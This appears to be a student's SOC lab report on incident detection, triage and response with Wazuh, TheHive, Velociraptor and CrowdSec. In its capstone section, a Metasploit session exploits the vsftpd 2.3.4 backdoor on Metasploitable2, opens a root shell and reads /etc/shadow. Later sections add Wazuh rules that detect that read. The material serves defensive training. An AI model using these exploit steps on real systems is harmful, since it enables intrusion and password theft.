

Incident Detection, Triage & Response


Table of Contents

1. Alert Management
2. Response Documentation
3. Alert Triage
4. Evidence Preservation
5. Capstone Project
6. Key Learnings
7. Conclusion
8. References

Alert Management

1. Alert Classification System

Create a Google Sheets table to map alerts to MITRE ATT&CK techniques:




Alert ID	Alert Name	Severity	MITRE Tactic	MITRE Technique (ID)	Action Required
1	Failed SSH Login	Low	Credential Access	Brute Force (T1110)	Monitor for frequency
2	VSFTPD Backdoor	Critical	Initial Access	Exploit Public-Facing App (T1190)	ISOLATE HOST
3	Suspicious Sudo	Medium	Privilege Escalation	Abuse Elevation Mechanism (T1548)	Verify with User
4	Phishing Email: Suspicious Link	High	Initial Access	Phishing: Spearphishing Link (T1566.002)	ISOLATE HOST

Figure 1: MITRE ATT&CK Mapping

2. Prioritize Alerts:

Simulate alerts and score using CVSS in Google Sheets.



Vulnerability ID	Vulnerability Name	CVE ID	Base Score	Vector String	Priority
1	Log4shell	CVE-2021-44228	9.8	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H	Critical
2	Port Scan	N/A (Activity)	3.3	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N	Low
3	Dirty Pipe	CVE-2022-0847	7.8	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H	High

Figure 2: CVSS Risk Scoring

3. Dashboard Creation

In Wazuh, create a dashboard to visualize alert priorities




Figure 3: High-Severity vs. Critical Alert

4. Incident Ticket

Draft a ticket in TheHive with fields




Figure 4: TheHive Case Management

5. Escalation Role-Play

Draft a 100-word to escalate a Critical alert to Tier 2, summarizing the Incident and IOCs

The screenshot displays the TheHive web interface for a case titled "[Critical] Ransomware Detected on Server-X". The interface is divided into several sections:

- Header:** Shows the browser address bar with the URL `http://192.168.122.13:3000/cases/~12384/tasks/~16624`. A red banner indicates a trial license expiration in 12 days.
- Left Sidebar:** Contains navigation icons and a list of case details for the selected task.
- Main Content Area:** Displays the task details for "Escalated to Tier 2".

Task Details:

- Title:** Escalated to Tier 2
- Flag:** ☒ (Active)
- Status:** Waiting
- Group:** default
- Assignee:** SOC Analyst
- Start date:** 24/01/2026 12:17
- Tasks completion:** No tasks
- Contributors:** SOC Analyst
- Time metrics:** Detection: 2 minutes, 6s

Description:

Subject: [URGENT] Escalation: Critical Ransomware Incident - Server-X
Hi Tier 2 Team,
I am escalating a Critical incident involving suspected ransomware activity on Server-X, detected at 14:00 UTC.
Internal monitoring identified a suspicious process, `crypto_locker.exe`, executing with elevated privileges. Network logs show the server attempting to establish an outbound connection to a known malicious C2 IP: 192.168.1.50.
Summary of IOCs:

File: `crypto_locker.exe`

IP: 192.168.1.50 (Port 443)

Host: Server-X (Prod_Subnet)

I have initiated a network isolation of the host to prevent lateral movement. Please take over for deep-dive memory forensics and impact assessment.
Best regards,
SOC Analyst wazeen@test.com

Figure 5: TheHive Case Escalation

Response Documentation

1. Incident Response Template

Use a SANS template to document a mock phishing incident

1. Executive Summary

On January 28, 2026, a high-severity phishing campaign targeted administrative users. The attack utilized a spoofed "IT Support" email to harvest credentials. One account was potentially compromised, but swift detection by the SOC team allowed for immediate account isolation and credential reset, preventing data exfiltration or lateral movement.

2. Timeline

- **09:15:** Malicious email received by 12 staff members.
- **09:22:** User reported the suspicious email via the "Report Phishing" button.
- **09:30:** SOC Analyst triaged the URL using **VirusTotal** (14/70 malicious hits).
- **09:45:** **Wazuh** logs confirmed one successful click and redirect from workstation WKSTN-092.
- **10:00:** Incident contained: Account disabled and URL blocked at the firewall.

3. Impact Analysis

- **Confidentiality:** Low risk. No evidence of file access or database queries was found in Wazuh logs.
- **Integrity:** Medium risk. One set of corporate credentials was exposed to an external attacker.
- **Availability:** No impact. All systems remained operational during containment.

4. Remediation Steps

1. **Isolation:** Used **CrowdSec** to block the attacker's IP/Domain globally.
2. **Eradication:** Deleted the phishing email from the mail server to prevent further clicks.
3. **Recovery:** Forced password resets and MFA token refreshes for the affected user.
4. **Verification:** Performed a **Velociraptor** sweep of the endpoint to ensure no malware was dropped.

5. Lessons Learned

The speed of detection was excellent due to user reporting. However, the email filter failed to flag the shortened URL. **Process Improvement:** Implement stricter SPF/DKIM/DMARC checks and schedule a mandatory security awareness training module for all staff regarding shortened URLs.

Figure 6: SANS Report for Phishing Scenario

2. Investigation Steps

Log actions for a mock incident

Timestamp (UTC)	Action Taken	Analyst	Technical Notes/Outcome
2026-01-28 09:15	Initial Phishing Report	SOC Analyst	User flagged email via Outlook plugin; Subject: "Urgent: Password Reset".
2026-01-28 09:20	Header & URL Analysis	SOC Analyst	Verified spoofed domain it-support@company-auth.com . URL flagged by VirusTotal .
2026-01-28 09:30	Endpoint Isolation	IR Team	Disconnected WKSTN-092 from the production VLAN to prevent lateral movement.
2026-01-28 09:45	Host Investigation	IR Team	Executed Velociraptor collection; identified malicious process update.exe in Temp folder.
2026-01-28 10:00	Perimeter Blocking	NetAdmin	Malicious IP/Domain added to CrowdSec bouncer; egress traffic blocked.

Figure 7: Log Actions for Incident Scenario

3. Phishing Analysis Checklist

Create a checklist in Google Docs

Phase	Task Description	Status
Analysis	Verify sender address and SPF/DKIM/DMARC alignment	
	Perform deep-dive analysis on email headers (Return-Path/IP)	
	Inspect and de-fang URLs for reputation analysis	
	Scan attachments in a secure sandbox environment	
Triage	Submit file hashes and suspicious URLs to VirusTotal	
	Search SIEM (Wazuh) for indicators of compromise (IOCs) network-wide	
Containment	Isolate affected endpoints from the corporate network	
	Block malicious sender IP and domain via CrowdSec / Firewall	
Remediation	Revoke active sessions and force user credential reset	
	Purge malicious emails from all internal mailboxes	

Figure 8: Checklist for Phishing Scenario

4. Post-Mortem

Summarize lessons learned from a simulated breach in 50 words, focusing on process improvements

- **Post-Mortem Summary:** The breach revealed a detection gap in the email gateway's URL filtering. Process improvements include implementing automated **DNS filtering** and a more rigorous **SPF/DMARC policy**. Additionally, the incident highlights the need for targeted **user awareness training** and the automation of **IP blocking** via CrowdSec to further reduce response latency.

Alert Triage

1. Triage Simulation

Analyze a mock alert in Wazuh and Document:

Field	Analysis Details
Alert ID	5710
Alert Name	Brute-force SSH Attempts
Severity	High (Level 10+ in Wazuh)
Detection Logic	8+ failed SSH login attempts detected within a 2-minute window.
Source IP	192.168.122.102 (Tools VM / Internal Network)
Target Asset	192.168.122.106 (Ubuntu Server)
Status	Confirmed Malicious
Triage Notes	Activity is inconsistent with standard administrative behavior. The volume and frequency of attempts indicate an automated credential-stuffing attack.
Action Taken	1. IP address blacklisted via CrowdSec bouncer. 2. Attacker-created accounts disabled. 3. SSH configuration updated to disable password-based login.

Figure 9: Security Alert Triage

2. Threat Intelligence Validation

Cross-reference the alert's IP or file hash with AlienVault OTX to validate IOCs. Summarize findings in 50 words.

1. IOC Checked: 192.168.122.102

2. Source: VirusTotal / AlienVault OTX

3. Finding Summary:


- "External Threat Intel lookups (VirusTotal/OTX) returned null results, confirming the Source IP is private/internal. In a production environment, this shifts the investigation from an 'External Attack' to an 'Insider Threat' or a 'Lateral Movement' scenario, indicating a local machine has been compromised and is being used to attack other internal servers."

Tool	Result	Analyst Interpretation
VirusTotal	Clean / No Record	Confirms the attacker is within our local network perimeter.
Wazuh	Level 10 Alert	Confirms the <i>behavior</i> is malicious regardless of the IP's reputation.
CrowdSec	Decision: Ban	Proves that the internal threat was successfully isolated.

Evidence Preservation

1. Volatile Data Collection

Use Velociraptor to collect network connections (SELECT * FROM netstat) from a Windows VM. Save to CSV.




Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
2740	sshd.exe	IPv4	TCP	LISTEN	0.0.0.0	22	0.0.0.0	0	2026-01-27T03:23:25Z
936	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2026-01-27T03:23:03Z
4	System	IPv4	TCP	LISTEN	192.168.122.105	139	0.0.0.0	0	2026-01-27T03:23:11Z
724	lsass.exe	IPv4	TCP	LISTEN	0.0.0.0	49664	0.0.0.0	0	2026-01-27T03:23:03Z
632	wininit.exe	IPv4	TCP	LISTEN	0.0.0.0	49665	0.0.0.0	0	2026-01-27T03:23:04Z
1280	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49666	0.0.0.0	0	2026-01-27T03:23:10Z
1476	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49667	0.0.0.0	0	2026-01-27T03:23:11Z
2272	spoolsv.exe	IPv4	TCP	LISTEN	0.0.0.0	49669	0.0.0.0	0	2026-01-27T03:23:18Z
712	services.exe	IPv4	TCP	LISTEN	0.0.0.0	49674	0.0.0.0	0	2026-01-27T03:23:34Z
2800	Velociraptor.exe	IPv4	TCP	ESTAB	192.168.122.105	51435	192.168.122.104	8000	2026-01-27T03:47:04Z
2604	svchost.exe	IPv4	TCP	ESTAB	192.168.122.105	51445	4.213.25.240	443	2026-01-27T03:49:54Z
2604	svchost.exe	IPv4	TCP	ESTAB	192.168.122.105	51448	4.213.25.240	443	2026-01-27T03:52:37Z
0	null	IPv4	TCP	TIME_WAIT	192.168.122.105	51451	13.89.179.13	443	1601-01-01T00:00:00Z
3512	svchost.exe	IPv4	TCP	ESTAB	192.168.122.105	51452	20.3.187.196	443	2026-01-27T03:55:35Z
0	null	IPv4	TCP	TIME_WAIT	192.168.122.105	51453	52.182.143.214	443	1601-01-01T00:00:00Z
4	System	IPv4	TCP	LISTEN	0.0.0.0	445	0.0.0.0	0	2026-01-27T03:23:25Z
4	System	IPv4	TCP	LISTEN	0.0.0.0	5985	0.0.0.0	0	2026-01-27T03:23:24Z
4	System	IPv4	TCP	LISTEN	0.0.0.0	47001	0.0.0.0	0	2026-01-27T03:23:23Z
2740	sshd.exe	IPv6	TCP	LISTEN	::::	22	::::	0	2026-01-27T03:23:25Z
936	svchost.exe	IPv6	TCP	LISTEN	::::	135	::::	0	2026-01-27T03:23:03Z
4	System	IPv6	TCP	LISTEN	::::	445	::::	0	2026-01-27T03:23:25Z
4	System	IPv6	TCP	LISTEN	::::	5985	::::	0	2026-01-27T03:23:24Z
4	System	IPv6	TCP	LISTEN	::::	47001	::::	0	2026-01-27T03:23:23Z
724	lsass.exe	IPv6	TCP	LISTEN	::::	49664	::::	0	2026-01-27T03:23:03Z
632	wininit.exe	IPv6	TCP	LISTEN	::::	49665	::::	0	2026-01-27T03:23:04Z
1280	svchost.exe	IPv6	TCP	LISTEN	::::	49666	::::	0	2026-01-27T03:23:10Z

Figure 10: Windows.Network.Netstat

2. Evidence Collection


Collect a memory dump (SELECT * FROM Artifact.Windows.Memory.Acquisition) and hash it using sha256sum and document



State	FlowId	Artifacts	Created	Last Active	Creator	Size	Rows
✓	F.D553SVT289E9G	Windows.Memory.Acquisition	2026-01-27T04:26:39Z	2026-01-27T04:35:57Z	velocity	6144 Mb	75
✓	F.D553F8S5V51HFM	Windows.Network.Netstat	2026-01-27T03:57:23Z	2026-01-27T03:57:24Z	velocity	0 b	42
✓	F.D553KNP610LDA	Generic.Client.Info	2026-01-27T03:51:59Z	2026-01-27T03:52:11Z	velocity	0 b	6
✓	F.D50A10DKLM61I	Generic.Client.Info	2026-01-27T09:47:33Z	2026-01-27T09:47:38Z	InterrogationService	0 b	6

Timestamp	started	vfs_path	Type	file_size	uploaded_size	Preview
1769488558	2026-01-27 04:35:58.46466319 +0800 UTC	PhysicalMemory.raw		6442458944	6442458944	...

Figure 11: Windows.Memory.Acquisition



Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X-Dump	SOC Analyst	2026-01-27	7e5d47946b47604c542fd7f550b86b4caaa9e0de88a9b55072482e5367b2ce5c

Figure 12: Memory Dump via SHA-256

Capstone Project

1. Attack Simulation

Exploit a Metasploitable2 vulnerability with Metasploit Framework

```

Zellig (wazuhatack) wazuha agent tools
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.122.106
RHOSTS => 192.168.122.106
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                           |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                              |
| CPORT   |                 | no       | The local client port                                                                                                 |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: ssnpi, socks4, http, socks5, socks5h |
| RHOSTS  | 192.168.122.106 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                 |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.122.106:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.122.106:21 - USER: 331 Please specify the password.
[*] 192.168.122.106:21 - Backdoor service has been spawned, handling...
[*] 192.168.122.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.122.104:39653 → 192.168.122.106:6200) at 2026-01-28 12:37:33 +0530

whoami
root
cat /etc/shadow
Rpot:$1$avp8J1$x0z8w5UF9Iw./DR9EPId.:14747:0:99999:7:::

Ctrl + <=> LOCK <=> PANE <=> TAB <=> RESIZE <=> MOVE <=> SEARCH <=> SESSION <=> QUIT
Alt + <=> New Pane <=> Floating

```

Figure 13: Shell Access on Metasploitable2

2. Detection & Triage

Configure Wazuh to alert on the attack and document

```
Zellij (wazuh-stack) wazuh agent tools metasploitback
# wzhuser@wzhserver: ~
#|— Local rules —>

#|— Modify it at your will. —>
#|— Copyright (C) 2015, Wazuh Inc. —>

#|— Example —>
<group name="local,syslog,sshd,">

  #|—
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  #|—
  <rule id="100001" level="5">
    <if sid>5716</if sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>

</group>

<group name="ftp,attack,">

  <rule id="100050" level="12">
    <match></match>
    <description>VSFTPd Backdoor Exploit Attempt Detected! (Smiley Face Pattern)</description>
  </rule>

  <rule id="100051" level="13">
    <if sid>1002</if sid>
    <match>cat /etc/shadow</match>
    <description>Critical: Unauthorized attempt to read password shadow file!</description>
  </rule>

</group>
-
-
-
-
-
-
-
-
/var/ossec/etc/rules/local_rules.xml

1,1
```

Figure 14: Configuration of `local_rules.xml`

3. Response:

Isolate the VM and block the attacker's IP with CrowdSec. Verify with a ping test.

```
Zellij (wazuhstack) wazuh agent tools metasploitable
agentuser@wzhubuntu: ~
agentuser@wzhubuntu:~$ sudo cscli bouncers list
```

Name	Auth Type	IP Address	Valid	Last API pull	Type	Version
FirewallBouncer-zoZv8Tpee2H7KNVFJS6po3m8Z2lQQbN4	api-key	127.0.0.1	✓	2026-01-28T08:57:18Z	crowdsec-firewall-bouncer	v0.0.34-debian-pragmatic-amd64-4144555453620958398aee64253dfd90bbc1f698

```
agentuser@wzhubuntu:~$ sudo cscli decisions add --ip 192.168.122.104 --reason "Manual isolation of VSFTPd attacker"
INFO Decision successfully added
agentuser@wzhubuntu:~$ sudo cscli decisions list
```

ID	Source	Scope/Value	Reason	Action	Country	AS	Events	expiration	Alert ID
1	cscli	Ip:192.168.122.104	Manual isolation of VSFTPd attacker	ban			1	3h59m26s	1

```
agentuser@wzhubuntu:~$
```

Figure 15: Network Isolation via Crowdsec

```
Zellij (wazuhstack) wazuh agent tools metasploitable
tools@ubuntu: ~
tools@ubuntu:~$ ip a
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:5b:b4:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.104/24 metric 100 brd 192.168.122.255 scope global dynamic enp1s0
        valid_lft 3313sec preferred_lft 3513sec
    inet6 fe80::5054:fff:fe5b:b4a6/64 scope link
        valid_lft forever preferred_lft forever
tools@ubuntu:~$ ping 192.168.122.102
PING 192.168.122.102 (192.168.122.102) 56(84) bytes of data.
```

Figure 16: Verify with Ping

4. Reporting

Write a 200-word report in Google Docs using a SANS template, including Executive Summary, Timeline, and Recommendations.

Incident Report: VSFTPD Backdoor Exploitation

Ref: SANS IR-Template-Alpha

Date: January 28, 2026

Analyst: SOC Intern

1. Executive Summary

On January 28, 2026, a high-severity security incident was detected involving the exploitation of a legacy backdoor in the **vsftpd 2.3.4** service on a Metasploitable2 target. An external attacker utilized a malicious "smiley face" signature :) to bypass authentication and spawn a bind shell on **TCP port 6200**. The incident was successfully identified via **Wazuh SIEM** through manual authentication, log analysis and behavioral monitoring. The threat was mitigated by isolating the attacker using a **CrowdSec IPS** block.

2. Incident Timeline

- **13:44:27:** Initial reconnaissance and "Smiley Face" login attempt detected in Wazuh Discover.
 - **14:05:29:** Attacker gained shell access; unauthorized user account **hacker** (UID 1003) created for persistence.
 - **14:05:35:** Execution of **sudo** with unknown TTY detected, signaling successful privilege escalation.
 - **14:15:00:** Incident Response initiated; **CrowdSec** firewall bouncer deployed.
 - **14:20:00:** Attacker IP isolated; verified via failed ICMP (ping) test.
-

3. Recommendations

- **Immediate:** Patch or decommission legacy Metasploitable instances. Update vsftpd to version 3.0+.
 - **Tactical:** Implement automated **Active Response** in Wazuh to trigger CrowdSec blocks immediately upon signature detection.
 - **Strategic:** Enforce strict **network segmentation** to prevent internal port binding on non-standard ports (e.g., TCP/6200).
-

Figure 17: SANS Incident Report

5. Stakeholder Briefing

Draft a 100-word briefing for a non-technical manager, summarizing the incident and actions taken.

Security Incident Briefing: VSFTPD Service Compromise

To: Management

From: Security Engineering / SOC Team

Status: Resolved / Contained

Date: January 28, 2026

Overview On January 28, our monitoring systems identified a targeted exploit against a vulnerable file-transfer service. An attacker bypassed standard security checks to gain unauthorized administrative access, subsequently attempting to establish a permanent foothold by creating a new user account.

Actions Taken:

- **Detection:** Our SIEM (Wazuh) flagged the intrusion via signature and behavioral analysis.
- **Containment:** We utilized our automated defense system (CrowdSec) to instantly isolate the attacker's IP address.
- **Verification:** A manual audit confirmed the attacker is now blocked and no sensitive data was exfiltrated.

Current Status: The threat has been neutralized. No further action is required from management at this time.

Figure 18: Incident Briefing for Non-Technical Stakeholders

Key Learnings

- 1. Unified Visibility Through Log Centralization:** The architecture proved that a modern SIEM can effectively monitor legacy systems lacking native agent support. By configuring the **Ubuntu Agent** as a Syslog relay, raw log data from **Metasploitable2** was successfully ingested, normalized, and visualized within the **Wazuh Server**. This confirms that centralized visibility is achievable even in heterogeneous environments containing unpatchable legacy assets.
- 2. Behavioral Detection of Post-Exploitation Activity:** The project highlighted that detecting an initial exploit is only one part of the security lifecycle. While the **VSFTPD backdoor** was triggered via a specific string (:)), the most actionable intelligence came from monitoring post-exploitation behavior. The detection of a new user creation (Persistence) and a sudo command executed from an unknown TTY provided the high-fidelity alerts necessary to confirm a successful breach and subsequent lateral movement.
- 3. Integrated Defensive Orchestration (SIEM & IPS):** The integration of **Wazuh** (Detection) and **CrowdSec** (Prevention) demonstrated a complete Incident Response loop. The transition from identifying a malicious event to executing a manual or automated block on the **Tools VM** IP address validated the efficacy of using a "Firewall Bouncer" to mitigate threats in real-time. The final ping test served as definitive proof that network isolation effectively terminates an attacker's access without disrupting the broader network.

Conclusion

The project successfully transitioned from theoretical vulnerability analysis to a **proactive defense posture** by orchestrating a full-spectrum security operations workflow. By configuring the **Wazuh SIEM** to ingest and analyze redirected syslog data from the **Metasploitable2** target, the environment demonstrated a sophisticated real-time detection capability for critical exploits, such as the **VSFTPD backdoor (T1190)**. Ultimately, this capstone successfully modeled a modern **Security Operations Center (SOC)** lifecycle—bridging the gap between initial exploitation and defensive mitigation through automated response, threat intelligence validation (AlienVault OTX), and standardized **SANS-aligned incident reporting**. This architecture ensures a resilient, defense-in-depth posture capable of both identifying and containing advanced persistent threats in a simulated enterprise environment.

References

1. Wazuh (Open Source XDR): <https://documentation.wazuh.com/>
2. CrowdSec (IPS/IDS): <https://docs.crowdsec.net/>
3. AlienVault OTX: <https://otx.alienvault.com/>
4. Virustotal: <https://www.virustotal.com/>
5. Metasploit Framework: <https://www.metasploit.com/>
6. Velociraptor: <https://docs.velociraptor.app/>
7. TheHive: <https://thehive-project.org/>
8. Metasploitable2: <https://sourceforge.net/projects/metasploitable/>